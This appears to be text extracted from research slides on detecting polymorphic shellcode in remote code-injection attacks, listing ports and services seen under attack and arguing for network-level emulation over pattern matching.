


Attacked Services



21 FTP	453 CreativeServer	2967 Symantec
25 SMTP	1023 W32.Sasser's FTP server	2968 Symantec
42 WINS	1025 MS RPC	3050 Borland InterBase DB server
80 Web	1029 DCOM (alternative)	5000 MS UPnP/SSDP
110 POP3	1082 WinHole trojan	5554 W32.Sasser's FTP server
135 Location service	1433 MS SQL server	6881 P2P file sharing client
139 NETBIOS	2000 ShixxNOTE 6.net messenger	30708 unknown
143 IMAP	2100 Oracle XDB FTP server	41523 CA BrightStor Agent (MS SQL)
445 SMB	2103 MS Message Queuing service	

Shellcode Diversity



- In most cases, the number of unique shellcodes as seen on the wire is comparable to the number of attacks
 - Polymorphism
 - Variable fields in the initial shellcode

Summary

- Pattern matching/static analysis not enough
 - Highly polymorphic and self-modifying code
- Network-level emulation
 - Detects self-modifying polymorphic shellcode
- Remote code-injection attacks are still a threat
 - Increasing sophistication
- Attackers have also turned their attention to less widely used services and third-party applications



Detecting Polymorphic Cyberattacks

Evangelos Markatos
FORTH-ICS

work done with
Michalis Polychronakis
FORTH and Columbia U

